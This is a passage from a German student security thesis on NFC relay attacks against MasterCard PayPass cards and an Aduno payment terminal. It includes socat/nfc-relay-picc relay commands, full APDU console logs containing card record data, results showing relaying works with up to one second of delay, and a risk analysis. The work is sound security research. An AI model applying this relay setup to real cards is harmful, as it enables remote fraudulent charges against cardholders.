Gonzo Proxy: Aktive Modifiers Test 2.3




Abb. 75: Screenshot Gonzo Proxy: Originales Paket Test 2.3




Abb. 76: Screenshot Gonzo Proxy: Modifiziertes Paket Test 2.3

6.5.2.2.4.6 Details Testfall 4




Abb. 77: Screenshot Gonzo Proxy: Aktive Modifiers Test 2.4




Abb. 78: Screenshot Gonzo Proxy: Originales Paket Test 2.4




Abb. 79: Screenshot Gonzo Proxy: Modifiziertes Paket Test 2.4

6.5.2.2.4.7 Schlussfolgerung

Wir konnten auch im offline-modus die Checksumme nicht mehrere Male verwenden oder die Checksumme einer anderen Karte verwenden. Zusätzlich wurde aber nochmals gezeigt, dass der ATC vorhersehbar ist. Da auch im offline-modus die gleiche Checksumme nicht zwei mal gesendet werden kann, kann auch hier nicht mit einer Replay-Attacke angegriffen werden.

6.5.3 Verzögern der Pakete

6.5.3.1 Ziele der folgenden Tests

Mit den nachfolgenden Tests wird untersucht, wie sich die Verzögerung der Pakete auf die Transaktion auswirkt. Die Tests sollen zeigen, ob ein Relay über das Internet überhaupt möglich ist.

6.5.3.2 Versuchsaufbau

Für diesen Versuch benötigen wir den Laptop in der Mitte, auf dem der Gonzo Proxy läuft und die NFC Reader angeschlossen sind, das Aduno Terminal, welches die Zahlungen ausführt und den Laptop rechts, welcher die Zahlungen auf dem Aduno Terminal initiiert.




Abb. 80: Versuchsaufbau für Timing Tests

6.5.3.2.1 Verzögerung mittels LibNfc

6.5.3.2.1.1 Beschreibung

Die LibNfc Utils Klasse für einen Relay bietet bereits einen Parameter an, um eine künstliche Verzögerung in den Relay einzubauen. Die Verzögerung wird mittels Sekunden als Kommandozeilenparameter angegeben. Wir wollen herausfinden, wie lange verzögert werden kann, ohne dass sich das auf die Transaktion auswirkt. Wir wollen so zeigen, dass die Transaktion auch über das Internet relayed werden kann.

6.5.3.2.1.2 Testfälle

#	Testfall	Erwartetes Ergebnis	Erhaltenes Ergebnis	Status
1	Verzögerung eine Sekunde	Transaktion wird durchgeführt.	Transaktion wird durchgeführt.	OK
2	Verzögerung zwei Sekunden	Transaktion wird durchgeführt.	Transaktion wird abgebrochen	NOK

Tabelle 11: Testfälle Verzögerung mittels libnfc

6.5.3.2.1.3 Details Testfall 1

```
socat TCP-LISTEN:4321,reuseaddr "EXEC:nfc-relay-picc -i -n 1,fdin=3,fdout=4"
INFO: Initiator mode only.
Waiting time: 1 secs.
nfc-relay-picc uses libnfc 1.5.1 (r1175)
Connected to the NFC reader device: ACS ACR122U 01 00 / ACR122U207 - PN532 v1.6 (0x07)
Found tag:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): f4  11  0d  28
      SAK (SEL_RES): 20
             ATS: 78  00  80  02  20  63  cb  a1  80
Hint: tag <---> *INITIATOR* (relay) <-FD3/FD4-> target (relay) <---> original reader

Forwarding C-APDU: 00  a4  04  00  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31  00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 6f  2f  84  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31  a5  1d  bf  0c
1a  61  18  4f  07  a0  00  00  00  04  10  10  87  01  01  50  0a  4d  61  73  74  65  72  43  61  72  64  90
00
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  00  04  10  10  00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 6f  38  84  07  a0  00  00  00  04  10  10  a5  2d  50  0a  4d  61  73  74  65  72  43
61  72  64  87  01  01  5f  2d  02  64  65  9f  11  01  01  9f  12  0a  4d  61  73  74  65  72  43  61  72  64
bf  0c  05  9f  4d  02  0b  0a  90  00
Forwarding C-APDU: 80  a8  00  00  02  83  00  00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 77  12  82  02  39  80  94  0c  08  01  01  00  10  01  01  01  18  01  03  00  90  00
Forwarding C-APDU: 00  b2  01  0c  00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 70  81  90  9f  6c  02  00  01  9f  62  06  00  00  00  00  01  c0  9f  63  06  00  00
00  00  7e  00  56  3e  42  35  35  30  30  31  38  37  30  30  34  34  30  31  33  33  36  5e  53  55  50
50  4c  49  45  44  2f  4e  4f  54  5e  31  35  30  36  32  30  31  30  30  30  30  30  30  30  30  30  30
30  30  30  30  30  30  30  30  30  30  30  30  30  9f  64  01  03  9f  65  02  00  0e  9f  66  02  03  f0  9f
6b  13  55  00  18  70  04  40  13  36  d1  50  62  01  00  00  00  00  00  00  0f  9f  67  01  03  9f  68  0e
00  00  00  00  00  00  00  00  42  03  5e  03  1f  03  90  00
Forwarding C-APDU: 00  b2  01  14  00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 70  81  9a  57  13  55  00  18  70  04  40  13  36  d1  50  62  01  00  00  00  00
00  03  2f  5a  08  55  00  18  70  04  40  13  36  5f  24  03  15  06  30  5f  28  02  07  56  5f  34  01  00
8c  21  9f  02  06  9f  03  06  9f  1a  02  95  05  5f  2a  02  9a  03  9c  01  9f  37  04  9f  35  01  9f  45
02  9f  4c  08  9f  34  03  8d  0c  91  0a  8a  02  95  05  9f  37  04  9f  4c  08  8e  0e  00  00  00  00  00
```

```
00 00 00 42 03 5e 03 1f 03 9f 07 02 ff 00 9f 08 02 00 02 9f 0d 05 f0 40 84 20 00 9f
0e 05 00 00 00 00 00 9f 0f 05 f0 60 84 f8 00 9f 42 02 07 56 9f 4a 01 82 90 00
Forwarding C-APDU: 00 b2 01 1c 00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 70 81 c0 8f 01 04 9f 32 01 03 92 24 e2 e7 85 c6 98 8f b6 0a f1 6b
24 68 32 55 8e 85 7b 25 05 a8 2b 2b 43 ba eb 3d 3f bf 9d 95 db 7a 59 4d 5f 91 90 81
90 29 92 07 ff ce 71 e6 88 d8 a8 e2 da fb 6f b2 e3 40 48 cf 52 98 31 93 4f d4 c2 63
0e 2a 73 54 6e 0c d3 ce ec 96 47 c6 1f a2 a1 31 4b 7d bd 1e c6 e7 be 59 d0 d5 57 a3
76 f4 7f 0f cf ef 53 3c a5 49 52 52 15 a8 04 1e ec 2b 84 72 8a af a6 3b 0b 9f be 03 ea
76 77 a2 76 6c aa 41 53 58 21 70 72 c7 2e 30 71 19 2d 29 d9 90 c0 f5 5f 50 ef 8f 0d
f4 f1 47 9d 33 29 70 12 e0 05 4c d9 68 27 45 72 f7 55 32 66 ef 94 55 81 95 df 88 cb
46 ad 3e 68 90 00
Forwarding C-APDU: 00 b2 02 1c 00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 70 03 93 01 ff 90 00
Forwarding C-APDU: 00 b2 03 1c 00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 70 81 ab 9f 49 03 9f 37 04 9f 47 01 03 9f 48 0a 04 00 72 05 35 61
37 d8 44 fd 9f 46 81 90 52 d6 58 cd 4a 26 f4 b1 88 db 5b f1 1e d6 4f 9c b7 86 c2 2b
b7 ef 30 49 7e 07 fc 85 bd ab cd 42 74 b4 d2 ce a3 37 cc 8a 42 52 cf a2 26 13 57 23
fd 05 03 fe ef 6d a0 6e b2 2e 8b 98 5c d2 2b a6 b8 9d de 85 90 a3 f3 d7 27 5e c3 e4
b1 71 0b 2e de a3 fd f8 0c 3d 05 83 1d 2c d2 7f d6 51 bf 0f 0d 5f 6e 02 7f 43 91 b1
ea 91 77 0f ab 28 2b eb f4 1d 49 52 f3 0b 0d ae 24 01 b9 70 4b c0 24 e0 68 95 33 ac
47 66 af 5d ee b2 9b 95 d3 96 ee 61 90 00
Forwarding C-APDU: 80 ae 50 00 2b 00 00 00 00 01 00 00 00 00 00 00 00 07 56 00 80
00 00 00 07 56 12 12 12 00 ac 85 b8 a3 22 00 00 00 00 00 00 00 00 00 00 1f 03 00 00
Waiting 1s to simulate longer relay...
Forwarding R-APDU: 77 81 91 9f 27 01 40 9f 36 02 00 45 9f 4b 70 78 1d 7e 59 f6 c8 23
e4 7b 6e 37 f4 0b 29 ab 7f 7e 89 8f c9 bb 7f a6 c2 8b 01 51 03 49 39 c6 fc 5a fc ff 07
47 0f 73 1b 4f 88 56 3c 84 81 af ea 53 6c c4 ab 43 9a 6d 07 b2 c5 20 6e d7 0c 1b 31
45 8d 47 c1 df 63 b6 ae 84 88 1f e0 bc 1b c4 f6 1f 85 9a a2 17 82 a9 c5 9c 62 56 d4
06 51 47 09 c4 2b f1 86 85 de d8 68 84 ad 60 40 37 b8 6c ae 9f 10 12 01 10 90 40 02
22 00 00 00 00 00 00 00 00 78 00 00 ff 90 00
```

Tabelle 12: Konsolenoutput libnfc mit einer Sekunde Verzögerung

6.5.3.2.1.4 Details Testfall 2

```
socat TCP-LISTEN:4321,reuseaddr "EXEC:nfc-relay-picc -i -n 2,fdin=3,fdout=4"
INFO: Initiator mode only.
Waiting time: 2 secs.
nfc-relay-picc uses libnfc 1.5.1 (r1175)
Connected to the NFC reader device: ACS ACR122U 01 00 / ACR122U207 - PN532 v1.6 (0x07)
Found tag:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): f4  11  0d  28
      SAK (SEL_RES): 20
             ATS: 78  00  80  02  20  63  cb  a1  80
Hint: tag <---> *INITIATOR* (relay) <-FD3/FD4-> target (relay) <---> original reader

Forwarding C-APDU: 00  a4  04  00  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31  00
Waiting 2s to simulate longer relay...
Forwarding R-APDU: 6f  2f  84  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31  a5  1d  bf  0c
1a  61  18  4f  07  a0  00  00  00  04  10  10  87  01  01  50  0a  4d  61  73  74  65  72  43  61  72  64  90
00
```

Tabelle 13: Konsolenoutput libnfc mit zwei Sekunden Verzögerung

6.5.3.2.1.5 Schlussfolgerung

Wie man an den Konsolenoutputs erkennen kann, wird bei einer Verzögerung von einer Sekunde die Transaktion immer noch ohne Probleme durchgeführt. Bei einer Verzögerung von zwei Sekunden wird die Transaktion jedoch bereits abgebrochen. Nun stellt sich die Frage, ob das Aduno Terminal bei einer zu grossen Verzögerung abbricht oder ob das Problem die Timings sind, welche im Kapitel 6.3.7.4 beschrieben sind.

6.6 Ergebnisse

Durch die Analyse des Verbindungsaufbaus zwischen zwei NFC Komponenten konnte die Durchführbarkeit einer Relay Attacke gezeigt werden. Dies ist jedoch nur möglich, wenn die passive Komponente den ISO 14443-4 implementiert. Darin ist definiert, dass die passive Komponente wenn sie mehr Zeit für längere Berechnungen benötigt, ein Wait Time Extension (WTX) Paket schicken kann. Dadurch können die im Lesegerät definierten Timing Restriktionen umgangen werden was uns die Möglichkeit gab, die Kommunikation umzuleiten und in unserer Applikation zu untersuchen.

In der darauf folgenden Analyse der Kommunikation zwischen einem Aduno Kassen Terminal und einer MasterCard PayPass Kreditkarte wurden mit Hilfe des Mastercard Standards verschiedene Testfälle vorbereitet. Wir versuchten, Schwachstellen bei der Identifikation der Kreditorennummer und deren Ablaufdatum zu finden oder Einfluss auf den abzubuchenden Betrag zu nehmen. Wir waren zwar in der Lage, Kreditkartennummer und Ablaufdatum in der Übertragung zu identifizieren und auszulesen, die darauf gemachten Modifikationen wurden jedoch von der Kasse stets mit einem Kartenfehler abgelehnt oder ignoriert. Somit mussten wir davon ausgehen, dass diese Daten im nachfolgenden Kryptoverfahren benutzt werden. Die darauf folgenden Versuche, dieses Kryptoverfahren zu Modifizieren, führten jedoch immer zu einem Abbruch der Transaktion.

6.7 Schlussfolgerungen

Mit der entwickelten Applikation und der darunterliegenden LibNfc Library ist man in der Lage, die eigentlich nur für Kurzdistanz ausgelegte NFC Technologie auf grosse Distanzen zu verlängern. Die Umgehung der Distanzbeschränkung erlaubt es, die Kommunikation weiterzuleiten um zum Beispiel Modifikationen darauf vorzunehmen oder die Übertragung zu analysieren. Weiterhin ist es denkbar, mit Hilfe eines Relays Geld von einer Kreditkarte abzubuchen die Kilometerweit entfernt vom eigentlich Terminal entfernt ist. Dadurch wird die Aussage, dass aufgrund der kurzen Übertragungsdistanz die Sicherheit von NFC erhöhte wird, obsolet.

Bei der Analyse der Transaktion zwischen einer MasterCard PayPass Kreditkarte und einem Aduno Kassenterminal ist man in der Lage, Informationen der Kreditkarte wie zum Beispiel die Kreditkartennummer und das Ablaufdatum auszulesen. Die Implementation des MasterCard Standards zur Kommunikation mit einer PayPass Kreditkarte wurde sehr strikt umgesetzt. Modifikationen an sensiblen Feldern führten stets zu einem Abbruch der Transaktion. Keine definitive Aussage kann über die Sicherheit des Kryptoverfahrens gemacht werden. Diese genauer zu betrachten war aus zeitlichen Gründen nicht möglich. Jedoch kann gesagt werden, dass ohne detaillierte Studie über das Kryptoverfahren kaum Chancen bestehen, diese Sicherheitsbarriere zu umgehen.

7 Aufgabenverteilung

Die Aufgabenverteilung bei den Dokumenten ist in der jeweiligen Änderungsgeschichte ersichtlich. Dort ist festgehalten, welche Teile des Dokuments von wem erstellt wurden.

Während der Entwicklung der Applikation war Curdin Barandun hauptsächlich für die Entwicklung des Backends und Pascal Vetsch für die Entwicklung des Frontends zuständig. Beide haben aber auch kleinere Arbeiten im Bereich des Anderen geleistet.

8 Persönliche Berichte

8.1 Pascal Vetsch

Das am Anfang der Arbeit noch nicht ganz klar war, in welche Richtung die Arbeit ging, fand ich sehr gut. So konnten wir uns auf einer grünen Wiese austoben. Nachdem wir im ersten Meeting über Mögliche Richtungen gesprochen haben, haben wir uns in den anschliessenden Wochen intensiv mit NFC auseinander gesetzt, um herauszufinden was überhaupt möglich ist. Die ersten Wochen waren für uns sehr schwierig, da wir uns in einem riesigen Thema bewegen und kaum Ahnung davon hatten. Doch durch systematisches Vorgehen konnten wir uns einen Überblick verschaffen und die Richtung definieren. Im Nachhinein muss ich sagen, dass wir wohl etwas zu viel Zeit in diese Vorstudie investiert haben. Wir kennen uns nun zwar auch mit der Low-Level Kommunikation von NFC aus, diese hat uns jedoch nicht mehr begleitet.

Als die Richtung der Arbeit klar war und auch bereits die Rahmenbedingungen der zu entwickelten Applikation feststanden, kamen wir immer schneller vorwärts. Zuerst dachten wir, dass die Applikation nur sehr wenige Features bietet und lediglich einen NFC Stream relayed. Jedoch kamen nach und nach immer mehr Anforderungen hinzu, was die Applikation zum Schluss sehr umfangreich werden liess. Schlussendlich bin ich sehr zufrieden mit der Applikation, da sie einwandfrei funktioniert und ein sehr gutes Tool darstellt um NFC Verbindungen zu analysieren. Zusätzlich kann die Applikation durch eine Pluginarchitektur erweitert werden und beliebige Streams aufzeichnen.

Obwohl die Entwicklung viel Zeit in Anspruch genommen hat, konnten wir die Transaktionen zwischen Aduno Kartenterminal und Kreditkarte eingehend analysieren. Wir haben einige interessante Aspekte von NFC Kreditkarten entdeckt.

Alles in Allem war es eine sehr erfolgreiche Arbeit. Auch die Zusammenarbeit mit Curdin Barandun und dem Betreuer Ivan Bütler war immer ausgezeichnet. Die Compass Security AG hat uns bei allen Anliegen immer unterstützt und wir hatten immer einen Ansprechpartner bei Problemen.

8.2 Curdin Barandun

Während dieser Arbeit habe ich mich das erste Mal intensiver mit einer Low-Level Kommunikation auseinandergesetzt. Dies war eine sehr interessante und lehrreiche Erfahrung. Da das schlussendliche Ergebnis der Arbeit zu Beginn noch unklar war mussten wir uns tief in das Thema einarbeiten. Zusammen mit den Standards und einer Portion Fantasie waren wir dann in der Lage, einige mögliche Richtungen zu definieren in welche die Arbeit gehen könnte. Obwohl wir zuerst ziemlich im dunklen tappten konnten wir durch systematisches Vorgehen unser Ziel immer klarer definieren.

Schlussendlich haben wir uns dazu entschieden mit einer kleinen Man In the Middle Applikation die MasterCard PayPass Transaktion zu analysieren und auf Schwachstellen zu prüfen.

Da wir die Transaktion immer genauer untersuchen wollten kamen immer wieder neue Requirements dazu, was aus der kleinen Applikation eine ziemlich Umfangreiches Tool werden liess. Dadurch entstand eine gute Balance zwischen einer Analyse Arbeit und einer Softwarearbeit. Dies sorgte zwar für Abwechslung aber auch für etwas Zeitprobleme. Es blieb uns leider nicht mehr genügen Zeit im Detail auf die komplexeren Mechanismen wie den Algorithmus für die Checksummenberechnung einzugehen. Trotzdem konnten wir viele Tests durchführen und einige interessante Beobachtungen machen. Dank der guten Unterstützung von unserem Betreuer Ivan Bütler und den Mitarbeitern der Compass AG hatten wir bei Problemen und Fragen immer eine Anlaufstelle. Durch ihre hohe Erfahrung im Bereich Sicherheit konnten sie uns viele hilfreiche Inputs geben und mögliche Vorgehensweisen zeigen. Auch die Zusammenarbeit mit Pascal Vetsch, meinem Partner für die Studienarbeit, war immer sehr angenehm und verlief reibungslos. So herrschte stets ein positives Arbeitsklima wodurch wir uns voll auf unser Thema konzentrieren konnten.

9 Risikoanalyse

Am Anfang des Projekts wurde folgende Risikoanalyse erstellt:

Risikomanagement

Projekt: NFC Security
Erstellt am: 10.10.2012
Autor: Pascal Vetsch, Curdin Barandun
Gewichteter Schaden [h]: 161

Nr	Titel	Beschreibung	max. Schaden [h]	Eintritts-Wahrschein-Lichkeit	Gewichteter Schaden	Vorbeugung	Verhalten bei Eintreten
1	Technisch nicht realisierbar	Die Hardware lässt es nicht zu, dass unser Projekt wie geplant durchgeführt werden kann	100	30.00%	30	-	Neues Ziel der Arbeit definieren
2	Falsche Hardware	Es wurde die falsche Hardware eingekauft, welche unsere Anforderungen nicht unterstützt	40	30.00%	12	Die technischen Anforderungen werden genau analysiert-	Andere Hardware bestellen
3	Signed APDUs	Die APDUs zwischen Kreditkarte und Aduno Terminal sind verschlüsselt und der Traffic kann nicht analysiert werden	10	50.00%	5		Der Traffic wird nicht analysiert oder wenn genügend Zeit vorhanden ist, versuchen das Krypto-verfahren auszuschalten
4	Timing zu restriktiv	Die Timings zwischen den Hardware Komponenten sind zu restrikiv und der Traffic kann nicht manuell verändert werden	50	60.00%	30	Der Traffic kann automatisch weitergeleitet werden bzw. vordefinierte Regeln einge-setzt werden, welche den Traffic verändern	RegEx Filter bauen, welcher Traffic zur Laufzeit automatisch anpasst
5	Zu wenig Zeit, den Traffic zu analysieren	Die Entwicklung der Applikation nimmt zu viel Zeit in Anspruch und der Traffic kann nicht mehr genügend analysiert werden	70	20.00%	14	Die Zeit für die Entwickling der Applikation wird knapp einge-plant um am Schluss eine Analyse des Traffics durchführen zu können und der Traffic kann bereits analysiert werden, bevor die Applikation 100% fertig ist	Bei der Applikation werden Features gestrichen, damit der Traffic analysiert werden kann
6	Zu wenig Zeit die Applikation fertig zu stellen	Es entstehen zu viele Hürden bei der Entwicklung der Applikation, dass sie nicht mehr fertig gestellt werden kann	70	20.00%	14	Es wird genügend Zeit am Schluss des Projekts eingeplant um die Applikation fertigstellen zu können	Bei der Applikation werden Features gestrichen, damit der Traffic analysiert werden kann
7	Wenig Vorkenntnisse in C und Hardwareanalyse	Da wir über wenig Vorkenntnisse in der Programmiersprache C und hardwarenaher Analyse verfügen, könnte dies negativen Einfluss auf die Zeitplanung haben	70	80.00%	56	Auffrischen der Programmier-sprache und genaue Absprachen mit dem Betreuer bezüglich Hardwareanalyse	Zusammenarbeit mit Elektro-technikern
Summe			**410**		**161**		

Tabelle 14: Erste Risikoanalyse

In der Elaboration Phase wurde diese Analyse folgendermassen aktualisiert:

Risikomanagement

Projekt:	NFC Security
Erstellt am:	07.11.2012
Autor:	Pascal Vetsch Curdin Barandun
Gewichteter Schaden [h]:	67

